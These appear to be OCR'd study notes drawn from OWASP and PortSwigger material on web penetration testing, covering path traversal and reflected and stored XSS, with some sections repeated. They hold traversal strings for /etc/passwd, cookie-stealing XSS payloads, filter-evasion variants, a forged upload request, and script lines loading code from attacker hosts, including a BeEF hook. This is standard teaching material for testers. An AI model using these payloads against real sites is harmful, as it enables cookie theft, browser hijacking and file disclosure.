
filesystem.



The manner in which you access files is dependent on the server and web framework you are testing.

In this example we are using an ASP.NET web framework. We know that `web.config` is the main settings and configuration file for an ASP.NET web application.

If we were attacking a Tomcat application server we might look for a `web.xml`file.



In some situations you may be able to traverse out of the starting directory and access a known word-readable file on the operating system in question.

Submit one of the following values as the filename parameter you control:
../../../../../../../../../../../../../../etc/passwd
../../../../../../../../../../../../../../windows/win.ini

In this example we have been able to access the `passwd` file of a Linux system.

Related Attacks

- Path Manipulation
- Relative Path Traversal
- Resource Injection

Related Vulnerabilities

- Category:Input Validation Vulnerability

Related Controls

- Category:Input Validation

References

- http://cwe.mitre.org/data/definitions/22.html
- http://www.webappsec.org/projects/threat/classes/path_traversal.shtml

From <https://www.owasp.org/index.php/Path_Traversal>
From <https://support.portswigger.net/customer/en/portal/articles/2590663-using-burp-to-test-for-path-traversal-vulnerabilities>

Cross Site Scripting (or XSS)

Saturday, December 22, 2018 11:57 PM

Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page. The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the application, and returned to the victim.

Reflected XSS are the most frequent type of XSS attacks found in the wild. Reflected XSS attacks are also known as non-persistent XSS attacks and, since the attack payload is delivered and executed via a single request and response, they are also referred to as first-order or type 1 XSS.

When a web application is vulnerable to this type of attack, it will pass unvalidated input sent through requests back to the client.

The common modus operandi of the attack includes a design step, in which the attacker creates and tests an offending URI, a social engineering step, in which she convinces her victims to load this URI on their browsers, and the eventual execution of the offending code using the victim's browser. Commonly the attacker's code is written in the Javascript language, but other scripting languages are also used, e.g., Action-Script and VBScript. Attackers typically leverage these vulnerabilities to install key loggers, steal victim cookies, perform clipboard theft, and change the content of the page (e.g., download links).

One of the primary difficulties in preventing XSS vulnerabilities is proper character encoding. In some cases, the web server or the web application could not be filtering some encodings of characters, so, for example, the web application might filter out "<script>", but might not filter %3cscript%3e which simply includes another encoding of tags.

How to Test

Black Box testing
A black-box test will include at least three phases:

[1] Detect input vectors. For each web page, the tester must determine all the web application's user-defined variables and how to input them. This includes hidden or non-obvious inputs such as HTTP parameters, POST data, hidden form field values, and predefined radio or selection values. Typically in-browser HTML editors or web proxies are used to view these hidden variables. See the example below.

[2] Analyze each input vector to detect potential vulnerabilities. To detect an XSS vulnerability, the tester will typically use specially crafted input data with each input vector. Such input data is typically harmless, but trigger responses from the web browser

that manifests the vulnerability. Testing data can be generated by using a web application fuzzer, an automated predefined list of known attack strings, or manually.

Some example of such input data are the following:

```
<script>alert(123)</script>
```

```
"><script>alert(document.cookie)</script>
```

For a comprehensive list of potential test strings, see the XSS Filter Evasion Cheat Sheet.

[3] For each test input attempted in the previous phase, the tester will analyze the result and determine if it represents a vulnerability that has a realistic impact on the web application's security.
This requires examining the resulting web page HTML and searching for the test input. Once found, the tester identifies any special characters that were not properly encoded, replaced, or filtered out. The set of vulnerable unfiltered special characters will depend on the context of that section of HTML.

Ideally all HTML special characters will be replaced with HTML entities.

The key HTML entities to identify are:

```
> (greater than)
< (less than)
& (ampersand)
' (apostrophe or single quote)
" (double quote)
```


However, a full list of entities is defined by the HTML and XML specifications. Wikipedia has a complete reference [1].

Within the context of an HTML action or JavaScript code, a different set of special characters will need to be escaped, encoded, replaced, or filtered out. These characters include:

\n (new line)
\r (carriage return)
\' (apostrophe or single quote)
\" (double quote)
\\ (backslash)
\uXXXX (unicode values)

For a more complete reference, see the Mozilla JavaScript guide.

Example 1
For example, consider a site that has a welcome notice " Welcome %username% " and a download link.




The tester must suspect that every data entry point can result in an XSS attack. To analyze it, the tester will play with the user variable and try to trigger the vulnerability.

Let's try to click on the following link and see what happens:

http://example.com/index.php?user=<script>alert(123)</script>

If no sanitization is applied this will result in the following popup:




This indicates that there is an XSS vulnerability and it appears that the tester can execute code of his choice in anybody's browser if

he clicks on the tester's link.

Example 2
Let's try other piece of code (link):

```
http://example.com/index.php?user=<script>window.
onload = function() {var AllLinks=document.
getElementsByTagName("a");
AllLinks[0].href = "http://badexample.com/malicious.exe"; }</
script>
```

This produces the following behavior:



This will cause the user, clicking on the link supplied by the tester, to download the file malicious.exe from a site he controls.

Bypass XSS filters
Reflected cross-site scripting attacks are prevented as the web application sanitizes input, a web application firewall blocks malicious input, or by mechanisms embedded in modern web browsers. The tester must test for vulnerabilities assuming that web browsers will not prevent the attack. Browsers may be out of date, or have built-in security features disabled. Similarly, web application firewalls are not guaranteed to recognize novel, unknown attacks. An attacker could craft an attack string that is unrecognized by the web application firewall.

Thus, the majority of XSS prevention must depend on the web application's sanitization of untrusted user input. There are several mechanisms available to developers for sanitization, such as returning an error, removing, encoding, or replacing invalid input. The means by which the application detects and corrects invalid input is another primary weakness in preventing XSS. A blacklist may not include all possible attack strings, a whitelist may be overly permissive, the sanitization could fail, or a type of input may

be incorrectly trusted and remain unsanitized. All of these allow
attackers to circumvent XSS filters. The XSS Filter Evasion Cheat Sheet documents common filter evasion tests.

Example 3: Tag Attribute Value

Since these filters are based on a blacklist, they could not block every type of expressions. In fact, there are cases in which an XSS exploit can be carried out without the use of <script> tags and even without the use of characters such as " < > and / that are commonly filtered.

For example, the web application could use the user input value to fill an attribute, as shown in the following code: Then an attacker could submit the following code:

```
<input type="text" name="state" value="INPUT_FROM_
USER">
```

Then an attacker could submit the following code:

```
" onfocus="alert(document.cookie)
```

Example 4: Different syntax or encoding

In some cases it is possible that signature-based filters can be simply defeated by obfuscating the attack. Typically you can do this through the insertion of unexpected variations in the syntax or in the encoding. These variations are tolerated by browsers as valid HTML when the code is returned, and yet they could also be accepted by the filter.

Following some examples:

```
"><script >alert(document.cookie)</script >
```

```
"><script >alert(document.cookie)</script >
```

```
"%3cscript%3ealert(document.cookie)%3c/script%3e
```

Example 5: Bypassing non-recursive filtering
Sometimes the sanitization is applied only once and it is not being performed recursively. In this case the attacker can beat the filter by sending a string containing multiple attempts, like this one:

```
<scr<script>ipt>alert(document.cookie)</script>
```

Example 6: Including external script
Now suppose that developers of the target site implemented the following code to protect the input from the inclusion of external script:

```
<?
  $re = "/<script[^>]+src/i";

  if (preg_match($re, $_GET['var']))
  {
    echo "Filtered";
    return;
  }
  echo "Welcome ".$_GET['var']." !";
?>
```

In this scenario there is a regular expression checking if [anything but the character: '>'] src is inserted. This is useful for filtering expressions like

```
<script src="http://attacker/xss.js"></script>
```

which is a common attack. But, in this case, it is possible to bypass the sanitization by using the ">" character in an attribute between script and src, like this:

```
http://example/?var=<SCRIPT%20a=">"%20SRC="http://
attacker/xss.js"></SCRIPT>
```

This will exploit the reflected cross site scripting vulnerability shown before, executing the javascript code stored on the attacker's web server as if it was originating from the victim web site, http://example/.

Example 7: HTTP Parameter Pollution (HPP)
Another method to bypass filters is the HTTP Parameter Pollution, this technique was first presented by Stefano di Paola and Luca Carettoni in 2009 at the OWASP Poland conference. See the Testing for HTTP Parameter pollution for more information. This evasion technique consists of splitting an attack vector between multiple parameters that have the same name. The manipulation of the value of each parameter depends on how each web technology is parsing these parameters, so this type of evasion is not always possible. If the tested environment concatenates the values of all parameters with the same name, then an attacker could use this technique in order to bypass pattern- based security mechanisms.

Regular attack:

```
http://example/page.php?param=<script>[...]</script>
```

Attack using HPP:

```
http://example/page.php?param=<script&param=>[...]</&p
aram=script>
```

Result expected
See the XSS Filter Evasion Cheat Sheet for a more detailed list of filter evasion techniques. Finally, analyzing answers can get complex. A simple way to do this is to use code that pops up a dialog, as in our example. This typically indicates that an attacker could execute arbitrary JavaScript of his choice in the visitors' browsers.

Gray Box testing
Gray Box testing is similar to Black box testing. In gray box testing, the pen-tester has partial knowledge of the application. In this case, information regarding user input, input validation controls, and how the user input is rendered back to the user might be known by the pen-tester.

If source code is available (White Box), all variables received from users should be analyzed. Moreover the tester should analyze any sanitization procedures implemented to decide if these can be circumvented.
<script src="http://attacker/xss.js"></script>
http://example/?var=<SCRIPT%20a=">"%20SRC="http://
attacker/xss.js"></SCRIPT>
http://example/page.php?param=<script>[...]</script>
http://example/page.php?param=<script&param=>[...]</&p
aram=script>

Testing for Stored Cross site scripting (OTG-INPVAL-002)

Summary
Stored Cross-site Scripting (XSS) is the most dangerous type of Cross Site Scripting. Web applications that allow users to store data are potentially exposed to this type of attack. This chapter illustrates examples of stored cross site scripting injection and related exploitation scenarios.

Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use. The input that is stored is not correctly filtered. As a consequence, the malicious data will appear to be part of the web site and run within the user's browser under the privileges of the web application. Since this vulnerability typically involves at least two requests to the application, this may also called second-order XSS.

This vulnerability can be used to conduct a number of browser-based attacks including:
• Hijacking another user's browser
• Capturing sensitive information viewed by application users
• Pseudo defacement of the application
• Port scanning of internal hosts ("internal" in relation to the users of the web application)
• Directed delivery of browser-based exploits
• Other malicious activities

Stored XSS does not need a malicious link to be exploited. A successful exploitation occurs when a user visits a page with a stored XSS.
The following phases relate to a typical stored XSS attack scenario:

• Attacker stores malicious code into the vulnerable page
• User authenticates in the application
• User visits vulnerable page
• Malicious code is executed by the user's browser

This type of attack can also be exploited with browser exploitation frameworks such as BeEF, XSS Proxy and Backframe. These frameworks allow for complex JavaScript exploit development. Stored XSS is particularly dangerous in application areas where users with high privileges have access. When the administrator visits the vulnerable page, the attack is automatically executed by their browser. This might expose sensitive information such as session authorization tokens.

How to Test:

Black Box testing
The process for identifying stored XSS vulnerabilities is similar tothe process described during the testing for reflected XSS. Input Forms
The first step is to identify all points where user input is stored into the back-end and then displayed by the application. Typical examples of stored user input can be found in:
• User/Profiles page: the application allows the user to edit/ change profile details such as first name, last name, nickname, avatar, picture, address, etc.
• Shopping cart: the application allows the user to store items into the shopping cart which can then be reviewed later
• File Manager: application that allows upload of files
• Application settings/preferences: application that allows the user to set preferences
• Forum/Message board: application that permits exchange of posts among users
• Blog: if the blog application permits to users submitting comments
• Log: if the application stores some users input into logs.


Analyze HTML code
Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content. At this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page.

Differently from reflected XSS, the pen-tester should also investigate any out-of-band channels through which the application receives and stores users input.

Note: All areas of the application accessible by administrators should be tested to identify the presence of any data submitted by users.

Example: Email stored data in index2.php

Example: Email stored data in index2.php



The HTML code of index2.php where the email value is located:

The HTML code of index2.php where the email value is located:

```
<input class="inputbox" type="text" name="email" size="40"
value="aaa@aa.com" />
```

In this case, the tester needs to find a way to inject code outside the <input> tag as below:

```
<input class="inputbox" type="text" name="email" size="40"
value="aaa@aa.com"> MALICIOUS CODE <!-- />
```

Testing for Stored XSS
This involves testing the input validation and filtering controls of the application. Basic injection examples in this case:

```
aaa@aa.com"><script>alert(document.cookie)</script>
```

```
aaa@aa.com%22%3E%3Cscript%3Ealert(document.
cookie)%3C%2Fscript%3E
```

In this case, the tester needs to find a way to inject code outside the <input> tag as below:

Testing for Stored XSS


This involves testing the input validation and filtering controls of the application. Basic injection examples in this case:

```
aaa@aa.com"><script>alert(document.cookie)</script>
```

```
aaa@aa.com%22%3E%3Cscript%3Ealert(document.
cookie)%3C%2Fscript%3E
```

Ensure the input is submitted through the application. This normally involves disabling JavaScript if client-side security controls are implemented or modifying the HTTP request with a web proxy such as WebScarab. It is also important to test the same injection with both HTTP GET and POST requests. The above injection results in a popup window containing the cookie values.

Result Expected:



The HTML code following the injection:

```
<input class="inputbox" type="text" name="email" size="40"
value="aaa@aa.com"><script>alert(document.cookie)</
script>
```

The HTML code following the injection:
The input is stored and the XSS payload is executed by the browser when reloading the page. If the input is escaped by the application, testers should test the application for XSS filters. For instance, if the string "SCRIPT" is replaced by a space or by a NULL character then this could be a potential sign of XSS filtering in action. Many techniques exist in order to evade input filters (see testing for reflected XSS chapter). It is strongly recommended that testers refer to XSS Filter Evasion , RSnake and Mario XSS Cheat pages, which provide an extensive list of XSS attacks and filtering bypasses. Refer to the whitepapers and tools section for more detailed information.

Leverage Stored XSS with BeEF
Stored XSS can be exploited by advanced JavaScript exploitation frameworks such as BeEF, XSS Proxy and Backframe.

A typical BeEF exploitation scenario involves:
• Injecting a JavaScript hook which communicates to the attacker's browser exploitation framework (BeEF)
• Waiting for the application user to view the vulnerable page where the stored input is displayed
• Control the application user's browser via the BeEF console


The JavaScript hook can be injected by exploiting the XSS vulnerability in the web application.

Example: BeEF Injection in index2.php:

```
aaa@aa.com"><script src=http://attackersite/hook.js></
script>
```

When the user loads the page index2.php, the script hook.js is executed by the browser. It is then possible to access cookies, user screenshot, user clipboard, and launch complex XSS attacks.

Result Expected



This attack is particularly effective in vulnerable pages that are viewed by many users with different privileges.

File Upload

If the web application allows file upload, it is important to check if it is possible to upload HTML content. For instance, if HTML or TXT files are allowed, XSS payload can be injected in the file uploaded. The pen-tester should also verify if the file upload allows setting arbitrary MIME types.

Consider the following HTTP POST request for file upload:

```
POST /fileupload.aspx HTTP/1.1
[...]

Content-Disposition: form-data; name="uploadfile1";
filename="C:\Documents and Settings\test\Desktop\test.txt"
Content-Type: text/plain

test
```

This design flaw can be exploited in browser MIME mishandling attacks. For instance, innocuous-looking files like JPG and GIF can contain an XSS payload that is executed when they are loaded by the browser. This is possible when the MIME type for an image such as image/gif can instead be set to text/html. In this case the file will be treated by the client browser as HTML.

HTTP POST Request forged:

```
Content-Disposition: form-data; name="uploadfile1";
filename="C:\Documents and Settings\test\Desktop\test.gif"
Content-Type: text/html

<script>alert(document.cookie)</script>
```

Also consider that Internet Explorer does not handle MIME types in the same way as Mozilla Firefox or other browsers do. For instance, Internet Explorer handles TXT files with HTML content as HTML content. For further information about MIME handling, refer to the whitepapers section at the bottom of this chapter.

Gray Box testing

Gray Box testing is similar to Black box testing. In gray box testing, the pen-tester has partial knowledge of the application. In this case, information regarding user input, input validation controls, and data storage might be known by the pen-tester. Depending on the information available, it is normally recommended that testers check how user input is processed by the application and then stored into the back-end system.

The following steps are recommended:
• Use front-end application and enter input with special/invalid characters
• Analyze application response(s)
• Identify presence of input validation controls
• Access back-end system and check if input is stored and how it is stored
• Analyze source code and understand how stored input is rendered by the application

If source code is available (White Box), all variables used in input forms should be analyzed. In particular, programming languages such as PHP, ASP, and JSP make use of predefined variables/functions to store input from HTTP GET and POST requests.

The following table summarizes some special variables and functions to look at when analyzing source code:

PHP	ASP	JSP
$_GET - HTTP GET variables $_POST - HTTP POST variables $_REQUEST – http POST, GET and COOKIE variables $_FILES - HTTP File Upload variables	Request.QueryString - HTTP GET Request.Form - HTTP POST Server.CreateObject - used to upload files	doGet, doPost servlets - HTTP GET and POST request.getParameter - HTTP GET/POST variables

Tools
• OWASP CAL9000
CAL9000 includes a sortable implementation of RSnake's XSS Attacks, Character Encoder/Decoder, HTTP Request Generator and Response Evaluator, Testing Checklist, Automated Attack Editor and much more.
• PHP Charset Encoder(PCE) - http://h4k.in/encoding
PCE helps you encode arbitrary texts to and from 65 kinds of character sets that you can use in your customized payloads.
• Hackvertor - http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php
Hackvertor is an online tool which allows many types of encoding and obfuscation of JavaScript (or any string input).
• BeEF - http://www.beefproject.com
BeEF is the browser exploitation framework. A professional tool to demonstrate the real-time impact of browser vulnerabilities.
• XSS-Proxy - http://xss-proxy.sourceforge.net/
XSS-Proxy is an advanced Cross-Site-Scripting (XSS) attack tool.
• Backframe - http://www.gnucitizen.org/projects/backframe/
Backframe is a full-featured attack console for exploiting WEB browsers, WEB users, and WEB applications.

• WebScarab
WebScarab is a framework for analyzing applications that communicate using the HTTP and HTTPS protocols.
• Burp - http://portswigger.net/burp/
Burp Proxy is an interactive HTTP/S proxy server for attacking and testing web applications.
• XSS Assistant - http://www.greasespot.net/
Greasemonkey script that allow users to easily test any web application for cross-site-scripting flaws.
• OWASP Zed Attack Proxy (ZAP) - OWASP_Zed_Attack_Proxy_ Project
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

References
OWASP Resources
• XSS Filter Evasion Cheat Sheet
Books
• Joel Scambray, Mike Shema, Caleb Sima - “Hacking Exposed Web Applications”, Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
• Dafydd Stuttard, Marcus Pinto - “The Web Application’s Handbook - Discovering and Exploiting Security Flaws”, 2008, Wiley,
This design flaw can be exploited in browser MIME mishandling attacks. For instance, innocuous-looking files like JPG and GIF can contain an XSS payload that is executed when they are loaded by the browser. This is possible when the MIME type for an image such as image/gif can instead be set to text/html. In this case the file will be treated by the client browser as HTML.

HTTP POST Request forged:
Also consider that Internet Explorer does not handle MIME types in the same way as Mozilla Firefox or other browsers do. For instance, Internet Explorer handles TXT files with HTML content as HTML content. For further information about MIME handling, refer to the whitepapers section at the bottom of this chapter.

Gray Box testing
Gray Box testing is similar to Black box testing. In gray box testing, the pen-tester has partial knowledge of the application. In this case, information regarding user input, input validation controls, and data storage might be known by the pen-tester.

Depending on the information available, it is normally recommended that testers check how user input is processed by the application and then stored into the back-end system. The following steps are recommended:

• Use front-end application and enter input with special/invalid characters
• Analyze application response(s)
• Identify presence of input validation controls
• Access back-end system and check if input is stored and how it is stored
• Analyze source code and understand how stored input is rendered by the application

If source code is available (White Box), all variables used in input forms should be analyzed. In particular, programming languages such as PHP, ASP, and JSP make use of predefined variables/functions to store input from HTTP GET and POST requests.

The following table summarizes some special variables and functions to look at when analyzing source code:

Web Application Penetration Testing

PHP

$_GET - HTTP GET variables

$_POST - HTTP POST variables

$_REQUEST – http POST, GET and COOKIE variables

$_FILES - HTTP File Upload variables

ASP

Request.QueryString - HTTP GET

Request.Form - HTTP POST

Server.CreateObject - used to upload files

JSP

doGet, doPost servlets - HTTP GET and POST


request.getParameter - HTTP GET/POST variables

Content-Disposition: form-data; name=”uploadfile1”; filename=”C:\Documents and Settings\test\Desktop\test.gif”
Content-Type: text/html
<script>alert(document.cookie)</script>

Exploiting XSS - Injecting into Direct HTML


For the purposes of detecting XSS, Direct or Plain HTML refers to any aspect of the HTML response that is not a tag attribute or scriptable context. This article will demonstrate how to identify reflections of user input, and inject an XSS attack in to such a context.

The example uses a version of “Mutillidae” taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project.




First, ensure that Burp is correctly configured with your browser.

With intercept turned off in the Proxy "Intercept" tab, visit the web application you are testing in your browser.

